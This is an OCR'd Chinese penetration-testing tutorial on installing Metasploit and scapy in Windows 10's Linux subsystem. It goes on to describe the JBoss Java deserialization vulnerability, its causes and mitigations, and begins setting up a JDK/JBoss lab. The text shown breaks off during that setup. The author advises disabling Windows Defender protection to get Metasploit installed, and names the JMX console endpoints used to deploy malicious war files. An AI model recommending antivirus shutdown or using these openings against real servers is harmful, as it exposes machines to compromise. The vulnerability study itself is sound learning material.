
```
# apt list metasploit* # 列出 metasploit 相关名称的软件列表
# apt install metasploit-framework  # 安装 MSF 框架平台
```

ii. MSF 安装报错

也是不是自己人品有问题，尝试了各种办法安装 MSF 框架，更换 kali 源，卸载子系统重新安装，重新更新，各种办法就是报错，就是安装不了。


2) 5.5.1.2 MSF 安装报错排查


在安装了一天后，网上也进行了相关的查询，就是没找到任何相关有用的信息，后来无意中发现我每次安装 MSF 平台框架时，Windows 10 自带的 Defender 防护总会报有威胁告警信息弹出，随后我尝试将 Defender 的杀毒关闭了，MSF 安装竟然很惊喜的安装成功了，大家说我们冤不冤了，白白了被折腾了一天，所以大家注意了，在安装 MSF 的时候，建议大家暂时将 Defender 的杀毒功能关闭，具体操作关闭方法，请见 6.3 章节的截图。



3) MSF 安装成功

root@ifly-21171:/mnt/c/Users/admin# apt install metasploit-framework





5.5.2 python 环境安装

这里刚好个人要用到一个 python 的第三方库 scapy，所这里见的记录下 scapy 安装过程。

1. pip 功能安装

root@ifly-21171:/mnt/c/Users/admin# apt install pip

2. scapy 功能库安装

root@ifly-21171:/mnt/c/Users/admin# pip install scapy

3. scapy 交互使用

```
root@ifly-21171:/mnt/c/Users/admin# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
Welcome to Scapy (unknown.version)
>>> ls(IP)
version    : BitField (4 bits)                   = (4)
ihl        : BitField (4 bits)                   = (None)
tos        : XByteField                          = (0)
len        : ShortField                          = (None)
id         : ShortField                          = (1)
flags      : FlagsField (3 bits)                 = (0)
frag       : BitField (13 bits)                  = (0)
ttl        : ByteField                           = (64)
proto      : ByteEnumField                       = (0)
chksum     : XShortField                         = (None)
src        : SourceIPField (Emph)                = (None)
dst        : DestIPField (Emph)                  = (None)
options    : PacketListField                     = ([])
>>>
```

5.5.3 好玩的 linux 工具安装

Linux 下面其实有很多好玩的小工具程序，这里简单的记录几个好玩的工具命令，做这个只在说明在当前 Windows 10 下的这个子系统上我可以玩任何 linux 下我们想玩的内容。


5.5.3.1 命令：sl (蒸汽机车)

你可能了解‘ls’命令，并经常使用它来查看文件夹的内容。但是，有些时候你可能会拼写成‘sl’,这时我们应该如何获得一些乐趣而不是看见“command not found”呢？

1. sl 安装命令

```
root@ifly-21171:~# apt install sl
```

2. 命令展示效果




5.5.3.2 命令：cmatrix（黑客帝国）

你可能看多好莱坞的电影‘黑客帝国’并陶醉于被赋予 Neo 的能看到在矩阵中任何事物的能力，或者你会想到一幅类似于‘Hacker’的桌面的生动画面。

- （1） cmatrix 安装命令

```
root@ifly-21171:~# apt install cmatrix
```

- （2） 命令展示效果



5.5.3.3 命令： linux_logo（Banner 欢迎信息）

linux_logo 程序生成一个彩色的 ANSI 版企鹅图片，还包含一些来自 /proc 的系统信息，有关 linux_logo 的安装命令具体使用请说明如下。

1) linux_logo 安装命令

```
root@ifly-21171:~# apt install linuxlogo
```

2) 命令展示效果

3) 随机效果展现欢迎信息

linux_logo 默认为我提供 31 个不同风格的 Banner 欢迎界面，你可以用这个命令查看内置的标志列表。

```
root@ifly-21171:/mnt/c/Users/admin# linux_logo -L list

Available Built-in Logos:
Num     Type    Ascii   Name            Description
        1       Classic Yes     aix             AIX Logo
        2       Classic Yes     bsd             FreeBSD Logo
        3       Banner  Yes     bsd_banner      FreeBSD Logo
        4       Classic Yes     irixIrix Logo
```

```
9.              5       Classic Yes     openbsdOpenBSD Logo
10.             6       Banner  Yes     openbsd_bannerOpenBSD Logo
11.             7       Banner  Yes     solaris         The Default Banner Logos
12.             8       Banner  Yes     banner-simp     Simplified Banner Logo
13.             9       Banner  Yes     banner          The Default Banner Logo
14.             10      Classic Yes     classic-nodots  The Classic Logo, No Periods
15.             11      Classic Yes     classic-simp    Classic No Dots Or Letters
16.             12      Classic Yes     classic         The Default Classic Logo
17.             13      Banner  Yes     blankon         An ASCII BlankOn logo
18.             14      Classic Yes     core            Core Linux Logo
19.             15      Banner  Yes     debian_banner_2 Debian Banner 2
20.             16      Banner  Yes     debian_bannerDebian Banner (white)
21.             17      Classic Yes     debian_oldDebian Old Penguin Logos
22.             18      Classic Yes     debianDebian Swirl Logos
23.             19      Classic Yes     gnu_linux       Classic GNU/Linux
24.             20      Banner  Yes     mandrake_banner Mandrake(TM) Linux Banner
25.             21      Banner  Yes     mandrake        Mandrakelinux(TM) Banner
26.             22      Banner  Yes     mandrivaMandriva(TM) Linux Banner
27.             23      Banner  Yes     pld             PLD Linux banner
28.             24      Classic Yes     raspi           An ASCII Raspberry Pi logo
29.             25      Banner  Yes     redhatRedHat Banner (white)
30.             26      Banner  Yes     slackwareSlackware Logo
31.             27      Banner  Yes     sme             SME Server Banner Logo
32.             28      Banner  Yes     sourcemage_ban  Source Mage GNU/Linux
banner
33.             29      Banner  Yes     sourcemage      Source Mage GNU/Linux large
34.             30      Banner  Yes     suse            SUSE Logo
35.             31      Banner  Yes     ubuntu          Ubuntu Logo
36.
37.     Do "linux_logo -L num" where num is from above to get the appropriate logo.
38.     Remember to also use -a to get ascii version.
```

4) 随机设置 Banner 欢迎信息

如果我喜欢，我们可以随机设置我们每次登陆系统时的欢迎信息，具体设置步骤如下。

1. 第一步：使用 vim 编辑器打开/etc/bash.bashrc 文件
2. 第二步：直接在文 bash.bashrc 的结尾处加上下面的语句


5.6 卸载 Bash on Windows

最后我们如果不喜欢这个系统了，或者由于其他什么原因我们想卸载这个子系统，其实 Window 10 的 cmd 命令行下也很体贴的为我们提供了直接卸载“Bash on Windows 子系统”的工具命令 lxrun，具体操作如下。

5.6.1 帮助命令

```
C:\Users\admin>lxrun -h
对 LX 子系统执行管理操作
用法:
    /install - 安装子系统
        可选参数:
            /y - 不提示用户接受或创建子系统用户
    /uninstall - 卸载子系统
        可选参数:
            /full - 执行完全卸载
            /y - 不提示用户确认
    /setdefaultuser - 配置将用于启动 bash 的子系统用户。如果该用户不存在，则会创建该用户。
        可选参数:
            username - 提供用户名
            /y - 如果提供了用户名，则不提示创建密码
    /update - 更新子系统的包索引
```

5.6.2 实际操作




```
C:\Users\admin>lxrun /uninstall /full
这将在 Windows 中卸载 Ubuntu。
```

3. 这将删除 Ubuntu 环境以及任何修改、新应用程序和用户数据。
4. 键入“y”继续：y
5. 正在卸载...

这样我们就可以将子系统卸载的一干二净哦...是不是使用起来很方便呢...那么接下来大家赶紧去感受吧...

5.7 安装过程中的问题汇总

5.7.1 Bash 子系统更新报错

Windows 10 ubuntu 子系统下载更新，报网络连接错误的原因主要是因为微软的服务器国内 DNS 解析有问题，修改本地 DNS 服务为 4.2.2.1 或者 4.2.2.2 即可解决问题；

5.7.2 更改 kali 源后，apt update 更新报错；

更换 kali /etc/apt/souces.list 源后,进行 apt update 更新源列表信息时，报没有“公钥”的错误，无法正确更新，解决的方法就是下载“提示信息”中的“公钥”即可，具体命令参考如下。

1. sudo apt-key adv --keyserver keyserver.ubuntu.com --recv ED444FF07D8D0BF6

5.7.3 安装 metasploit-framework 时，总是报错；

安装 metasploit-framework 时总是报错，后进过分析最大的可能就是“Windows Defender”的杀毒功能模块，将下载的文件干掉了导致的。当停用杀毒模块后，即可正常安装，具体停用的方法，笔者下面也贴出了截图，大家可参考使用。


Windows Defender 安全中心
主页
病毒和威胁防护
设备性能和运行状况
防火墙和网络保护
应用和浏览器控制
家庭选项
扫描历史记录
发现威胁。启动建议的操作。
3
发现的威胁数
16542
扫描的文件数
清除威胁
查看威胁详细信息
运行新的快速扫描
高级扫描
“病毒和威胁防护”设置
你正在使用 Microsoft 建议的设置。
保护更新
保护定义已是最新。


Windows Defender 安全中心
主页
病毒和威胁防护
设备性能和运行状况
防火墙和网络保护
应用和浏览器控制
家庭选项
实时保护
查找并停止恶意软件在你的设备上安装或运行。 你可以在短时间内关闭此设置，然后自动开启。
实时保护已关闭，你的设备易受攻击。
关
基于云的保护
允许访问云中的最新 Windows Defender 防病毒软件保护数据，提供强度更大且速度更快的保护。启用自动提交样本功能时工作性能最佳。
基于云的保护已关闭。你的设备可能易受攻击。
关
隐私声明
自动提交样本

5.8 使用感受

笔者在试用这个 Windows 10 自带的子系统后，感觉自己完全爱上它了，有了这个 Ubuntu 子系统，比如我们想使用 linux 环境的 MSF 平台时，再也不用去开虚拟机了，直接一个 bash 命令就可以获取一个 ubuntu 的 linux 环境了，随后安装好 MSF 平台，我就可以使用 MSF 平台了，不知道大家是不是有和我一样的感受，有了这个子系统我们就可以干任何我们在 linux 环境中想做的事情了呢，但是事实总是残酷的，我很悲哀的告诉大家，这也是全篇文档中最大的一个坑了，就是这个 subsystem 子系统不支持网络连接(No internet connectivity in Bash)，这也是这个子系统个人认为最大的坑和最大的 bug。

所以我只能悲哀的告诉大家，有跟我一样系统 linux 系统的小伙伴可以去玩一玩这个子系统，安装一些软件和搭建一些跟网络连接没有关系的应用还是可以的，所以大家不要打我，我真的也没办法解决这个坑，只能坐等 github 共享社区的大神们早点解决这个 AF_Famliy 不支持的问题吧(AF_PACKET family is not supported yet.)。

学习参考：

https://msdn.microsoft.com/en-us/commandline/wsl/about

https://www.howtogeek.com/249966/how-to-install-and-use-the-linux-bash-shell-on-windows-10/

https://github.com/Microsoft/BashOnWindows

https://mochazz.github.io/2017/07/27/linux_subsystem/

6.JBoss 反序列化漏洞环境搭建与复现

myles007

漏洞利用收集 环境搭建

6.1 时间回顾

2015.11.06 国外 FoxGlove 安全研究团队在博客上首次公开了关于使用反序列化漏洞进行实战攻击的利用过程和利用的 poc。

6.2 受影响的 web 容器

- JBoss
- weblogic
- websphere
- jenkins 应用

以上 web 容器基本上都使用了“反序列化技术”的 web 容器，所以也就是说只要使用“反序列化技术”的 web 应用都可能存在这个漏洞。

6.3 漏洞引发的原因

6.3.1 jboss 配置不当

一般情况下 jboss 漏洞的利用都是由于默认配置不当导致的，即没配置好相应的权限验证，只要配置好相应的权限验证，这个漏洞基本上就利用不了啦！

Jboss 应用服务利用的是 HTTP 协议，可以在任何端口上运行，默认安装在 8080 端口，而且 Jboss 与“JMXInvokerServlet”的通信过程中存在一个公开漏洞（可以直接上传部署恶意 war 包，关键字：“8080/jmx-console/”与“flavor=URL,type=DeploymentScanner”）。JMX 是一个 java 的管理协议，在 Jboss 中的 JMXInvokerServlet 可以使用 HTTP 协议与其进行通话，这一通信功能依赖于 java 的序列化类。

我们可以通过以下三个面检查下我们自己的 jboss 应用是否存在漏洞利用的风险：
（1）JBossJMXInvokerServlet 接口（默认 8080 端口）以及 JBoss Web Console（/web-console/） 是否禁止对外；
（2）以上系统是否都有在传输对象内容时，使用序列化技术（二进制流或 base64encode）

（3）当对这些传输数据截包并且被替换为“包含命令执行的序列化内容”时，远程命令执行即触发。

6.3.2 Apache common-collection 库

apche common-collection 库就是当前流行“java 反序列化漏洞”产生的主要原因所在。Java 反序列化漏洞利用的较多的场景就是利用 Apache Commons-Collections 这个常用的 Java 库来实现任意代码执行。
在 Apache commons 工具包中有很多 jar 包（这些 jar 包可以理解为就像 python 里的各种库），具体 jar 包里面含有的内容，如下图所示。

Packages

org.apache.commons.collections
org.apache.commons.collections.bag
org.apache.commons.collections.bidimap
org.apache.commons.collections.buffer
org.apache.commons.collections.collection
org.apache.commons.collections.comparators
org.apache.commons.collections.functors
org.apache.commons.collections.iterators
org.apache.commons.collections.keyvalue
org.apache.commons.collections.list
org.apache.commons.collections.map
org.apache.commons.collections.set

6.3.3 java 介绍

java 是个工业化的设计软件，其里面会用到序列号与反序列化的技术，其中的 JMI JMX 都会用到序列号与反序列化的技术，所以 java 相关的很多应用都可能受到这个漏洞的影响。

6.4、防护措施

- （1）jboss 服务需要建议其自己专用户权限，且本账户没有登录权限，实现权限的最小化；
- （2）防火墙策略设置，限定可以连接到 JBoss 的访问 IP;
- （3）如果是公网服务，就需要在 jmx-invoker-service.xml 中开启权限验证；
- （4）在 Jboss 源码中打上最新的官方 patch 补丁；
- （5）更新 jboss 到最新版本，最保险也是最方便的方法 ；

6.5、延伸

是不是使用只要使用以上的防护技术，就能解决 java 反序列号漏洞问题呢？其实并不是这样的，前面说过了，只要使用了“java 反序列化”技术的应用都可能存在这个漏洞，像下面的三个 java 应用都是受到“反序列化漏洞”影响的。

- RMI 远程代码执行；
- JMX java 管理扩展；
- JMS java 消息服务。

即，这些使用了序列化技术的应用其实都可能存在“java 反序列化漏洞”的隐患。

6.6、JBoss 环境搭建

6.6.1 JDK 安装包下载

JDK 1.8 安装包下载链接：


http://js.9553.com/soft/jdk-8u66-windows-i586-20151102.rar

6.6.1.2 JDK 安装

JDK 1.8 安装过程，我们默认安装即可，无需任何配置；

6.6.1.3 JRE 环境变量配置

直接编辑“用户环境变量”中 path 环境变量，在期中直接新增一个 JRE 中 bin 目录的绝对位置即可（C:\Program Files\Java\jre1.8.0_66）



注：有关 JDK 环境变量的设置，会后面 JBoss 部署时具体给出，这里无需配置，只要配置好 JRE 的环境变量直接即可。

6.6.2 JBoss 环境配置与部署

6.6.2.1 JBoss 安装下载

JBoss 服务器安装包，找了好半天终于找对了一个，下面是服务安装包的下载地址链接。

JBoss AS 服务器安装包下载链接：

http://jbossas.jboss.org/downloads/

6.6.2.2 JBoss 安装

JBoss 的安装包部署很简单，只要安装时选择好相应的目录，然默认安装即可，没有什么特别需要注意的内容。

6.6.2.3 JBoss 环境变量配置

6.6.2.3.1 启动 run.bat 报错

此时 JBoss 服务器安装包就搞定了，接下其实我们第一想法就是要启动 JBoss 服务，但是我启动时发现报错了，具体报错信息如下图。

- 启动脚本：run.bat

报错截图：缺少环境变量配置

6.6.2.3.2 添加环境变量

依据个人 JDK 的安装情况与 JBOSS 的实际安装环境报错给出的三个全局环境变量值，进行环境变量的添加，笔者的实际环境变量信息如下。

注：简单点说，就是按照上面截图中报错中给出的信息进行相关配置即可。）

（1）JAVA_HOME 变量


1. 变量名：JAVA_HOME:
2. 变量值：C:\Program Files\Java\jdk1.8.0_66

（2）JBOSS_HOME 变量

1. 变量名：JBOSS_HOME
2. 变量值：C:\jboss-4.2.1.GA

（3）CLASSPATH 变量

